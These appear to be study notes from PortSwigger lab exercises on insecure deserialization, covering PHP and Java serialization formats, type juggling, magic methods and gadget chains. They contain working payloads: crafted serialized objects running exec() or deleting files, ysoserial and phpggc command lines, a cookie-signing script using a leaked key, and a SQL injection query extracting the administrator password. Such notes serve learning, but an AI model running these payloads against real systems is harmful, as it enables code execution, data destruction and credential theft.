
What is serialization?

converting complex data structures, such as objects and their fields, into a "flatter" format that can be sent and received as a sequential stream of bytes (strings)

Serialization vs deserialization

**Deserialization** is the process of restoring this byte stream to a fully functional replica of the original object



PHP serialization format

Consider a User object with:

$user->name = "carlos";

$user->isLoggedIn = true;

Serialization: O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}

Java serialization format

binary; always begin with “aced” in Hex or “r00” in Base64

Modifying object attributes

O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:**1**;}

Modifying data types

**PHP loose comparison operator:**

5 == “5” evaluates to True

5 == “5 of something” evaluates to True

0 == “Example string” evaluates to True

**Consider**:

$login = unserialize($\_COOKIE)

if ($login['password'] == $password) {

// log in successfully

}

**Attack**: set password = 0 (**integer: update type and length**) => “0 == $password” evaluates to True if $password does not start with a number

O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access\_token";**i:0**;}

Using application functionality

For example, the server also deletes the user’s profile picture on “Delete user”-functionality. The user’s profile picture is deleted by accessing the file path in $user->image\_location

**Attack**: set this attribute to an arbitrary file path (/home/carlos/morale.txt). Deleting the user account would then delete this file

Magic methods

- are invoked automatically whenever a particular event or scenario occurs

- are sometimes indicated by prefixing or surrounding the method name with double-underscores

invoked whenever an object of the class is instantiated

PHP: \_\_construct(), \_\_destruct()

Python: \_\_init\_\_

invoked automatically **during** the deserialization process

PHP: \_\_wakeup()

Injecting arbitrary objects

Find PHP resources in Target

Read source code by appending a **tilde (~)** to a filename to retrieve an editor-generated backup file: /libs/CustomTemplate.php**~**

The unlink() method deletes the file on the given path

Replace the cookie with:

O:14:"CustomTemplate":1:{s:14:"lock\_file\_path";s:23:"/home/carlos/morale.txt";} **(Base64 encoded)**

### **Working with pre-built gadget chains**

#### **ysoserial for Java objects**

Choose one of the provided gadget chains for a library

Pass a command that we want to execute

=> a serialized object for this chain will be created

**java -jar ysoserial-all.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64**

**URL encode** this object

https://github.com/frohoff/ysoserial

Quickly detect insecure deserialization on virtually any server: trigger DNS lookup

**java -jar ysoserial-all.jar URLDNS 'Collaborator-URL.net' | base64**

#### **PHP Generic Gadget Chains**

Search for “PHP”-script in History

Request this file and search for SECRET KEY => use this to sign the cookie

Modify the cookie and the error message reveals that Symfony 4.3.6 is used

**./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64**

Use Hash Analyzer <https://www.tunnelsup.com/hash-analyzer/> to determine the type of the hash

**Use this script to generate signature**

<?php

$object = "OBJECT-GENERATED-BY-PHPGGC";

$secretKey = "LEAKED-SECRET-KEY-FROM-PHPINFO.PHP";

$cookie = **urlencode('{"token":"' . $object . '","sig\_hmac\_sha1":"**' . hash\_hmac('sha1', $object, $secretKey) . '"}');

echo $cookie;

**Run**: php generateSig.php => a **complete** token is created

### **Working with documented gadget chains for Ruby**

**Run**: ruby rubyGadgetChain.rb

Change the command that should be executed to rm /home/carlos/morale.txt

**URL encode the cookie**

## **Creating your own exploit**

Run Content Discovery, find the script (.java, . php,..), study the source code, identify magic method, find a gadget chain that does sth dangerous

**For Java**: https://github.com/PortSwigger/serialization-examples/blob/master/java/solution/Main.java

Find .java scripts (also look in the folder where the scripts are stored to find other scripts)

In ProductTemplate.java, method readObject(): “id” is passed into a SQL statement => Deserialization + SQLinjection

Determine the number of columns

Determine the data types of columns: columns 4, 5, 6 have numeric types and reflects the input string in the error message

Find the table name, column name

' UNION SELECT NULL, NULL, NULL, CAST(password AS numeric), NULL, NULL, NULL, NULL FROM users WHERE username=’administrator’--

**For PHP**:

1. The \_\_wakeup() magic method for a CustomTemplate will create a new Product by referencing the default\_desc\_type and desc from the CustomTemplate.
2. The DefaultMap class has the \_\_get() magic method, which will be invoked if you try to read an attribute that doesn't exist for this object. This magic method invokes call\_user\_func(), which will execute any function that is passed into it via the DefaultMap->callback attribute. The function will be executed on the $name, which is the non-existent attribute that was requested.
3. We can exploit this gadget chain to invoke exec(rm /home/carlos/morale.txt) by passing in a CustomTemplate object where:

CustomTemplate->default\_desc\_type = "rm /home/carlos/morale.txt";

CustomTemplate->desc = DefaultMap;

DefaultMap->callback = "exec"

This causes the Product constructor to try and fetch the default\_desc\_type from the DefaultMap object. As it doesn't have this attribute, the \_\_get() method will invoke the callback exec() method on the default\_desc\_type.

O:14:"CustomTemplate":2:{s:17:"default\_desc\_type";s:26:"rm /home/carlos/morale.txt";s:4:"desc";O:10:"DefaultMap":1:{s:8:"callback";s:4:"exec";}}

**Check the cookies**

**Use CyberChef to determine how the data is encoded**

gzip | base64 | urlencode

‚